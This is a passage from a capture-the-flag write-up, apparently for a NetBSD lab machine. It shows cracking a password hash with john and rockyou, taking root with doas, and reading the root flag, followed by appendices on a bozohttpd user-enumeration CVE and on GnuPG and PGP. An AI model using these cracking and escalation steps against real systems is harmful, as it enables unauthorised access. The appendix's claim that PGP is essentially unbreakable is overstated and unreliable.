└─$ mousepad pass.txt

┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=md5crypt pass.txt
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8×3])
Press 'q' or Ctrl-C to abort, almost any other key for status
[redacted]     ([redacted])
1g 0:00:00:00 DONE (2024-04-08 23:41) 4.166g/s 53800p/s 53800c/s 53800C/s omgomg..kingofkings
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop]
└─$ 
```

Figure 22 - Password cracked


To became root user, I remembered that nMap told me the OS was NetBSD, so I used the appropriate command became root:



```
luanne$ doas /bin/sh
Password:
sh: Cannot determine current working directory
# id
uid=0(root) gid=0(wheel) groups=0(wheel),2(kmem),3(sys),4(tty),5(operator),20(staff),31(guest),34(nvmm)
# 
```

Figure 23 - Privilege escalation

Now, I just have to retrieve the root flag:



```
# cat /root/root.txt
[redacted]
# 
```

Figure 24 - Root flag

APPENDIX A- CVE

CVE-2010-2320

bozotic HTTP server (aka bozohttpd) before 20100621 allows remote attackers to list the contents of home directories, and determine the existence of user accounts, via multiple requests for URIs beginning with /~ sequences. The server is not properly handling requests to a user's public_html folder while the folder does not exist. This can be exploited to determine the existence of user accounts via multiple requests for URIs beginning with /~ sequences. Successful exploitation will allow attacker to determine the existence of a user and potentially disclose the user's files.

Bozohttpd is started from inetd with a configuration line in /etc/inetd.conf like this:

$$www\ stream\ tcp\ nowait\ root\ /usr/sbin/tcpd\ /usr/sbin/bozohttpd\ /var/www\ \ -X\ \ -H \\ -S\ foobar\ \ -c\ /usr/lib/cgi-bin\ \ -U\ www-data\ \ -u$$

There is a ~user1/public_html and there are other users on the system but without a public_html.

1) Go to "http://localhost/~user1/"

I get the index.html from user1/public_html as expected

2) Go to "http://localhost/~user2/" (who don't have a public_html dir)

I get a "403 Forbidden /~user2/: Access to this item has been denied", as expected

3) Go to "http://localhost/~user2/" again (reload the page)

I don't get the error above, but just the directory index of ~user2 (/home/user2).

If I reload the page, I get the result of 2) and 3) swapping around. 3) Shouldn't happen, as there is no public_html there. And anyone can:

a) Probe for user names in the system (dir is there or not)

b) Look at least the name of the files of some user.

APPENDIX B- GNUPG

GnuPG is a complete and free implementation of the OpenPGP standard as defined by RFC4880 (also known as PGP). GnuPG allows you to encrypt and sign your data and communications; it features a versatile key management system, along with access modules for all kinds of public key directories. GnuPG, also known as GPG, is a command line tool with features for easy integration with other applications. A wealth of frontend applications and libraries are available. GnuPG also provides support for S/MIME and Secure Shell (ssh).

Since its introduction in 1997, GnuPG is Free Software (meaning that it respects your freedom). It can be freely used, modified and distributed under the terms of the GNU General Public License .

Gpg4win is a Windows version of GnuPG featuring a context menu tool, a crypto manager, and an Outlook plugin to send and receive standard PGP/MIME mails.

APPENDIX B- PGP

Pretty Good Privacy (PGP) is an encryption system used for both sending encrypted emails and encrypting sensitive files. Since its invention back in 1991, PGP has become the de facto standard for email security.

The popularity of PGP is based on two factors. The first is that the system was originally available as freeware, and so spread rapidly among users who wanted an extra level of security for their email messages. The second is that since PGP uses both symmetric encryption and public-key encryption, it allows users who have never met to send encrypted messages to each other without exchanging private encryption keys.

There are, essentially, three main uses of PGP:

- Sending and receiving encrypted emails.
- Verifying the identity of the person who has sent you this message.
- Encrypting files stored on your devices or in the cloud.

Of these three uses, the first – sending secure email – is by far the dominant application of PGP.

The major pro of PGP encryption is that it is essentially unbreakable. That’s why it is still used by journalists and activists, and why it is often regarded as the best way of improving cloud security. In short, it is essentially impossible for anyone – be they a hacker or even the NSA – to break PGP encryption.

Though there have been some news stories that point out security flaws in some implementations of PGP, such as the Efail vulnerability, it’s important to recognize that PGP itself is still very secure.

The biggest con of PGP encryption is that it is not that user-friendly. This is changing – thanks to off-the-shelf solutions that we will come to shortly – but using PGP can add significant extra work and time to your daily schedule. In addition, those using the system need to be aware of how it works, in case they introduce security holes by using it incorrectly. This means that businesses considering a move to PGP will need to provide training.

For that reason, many businesses might want to consider alternatives. There are encrypted messaging apps like Signal, for instance, that offer encryption that is more straightforward to use. In terms of storing data, anonymisation can be a good alternative to encryption and can be a more efficient use of resources.

Finally, you should be aware that PGP encrypts your messages, but it doesn’t make you anonymous. Unlike anonymous browsers using proxy servers or working through a VPN to hide your true location, emails sent through PGP can be traced to a sender and recipient. Their subject lines are not encrypted either, so you shouldn’t put any sensitive information there.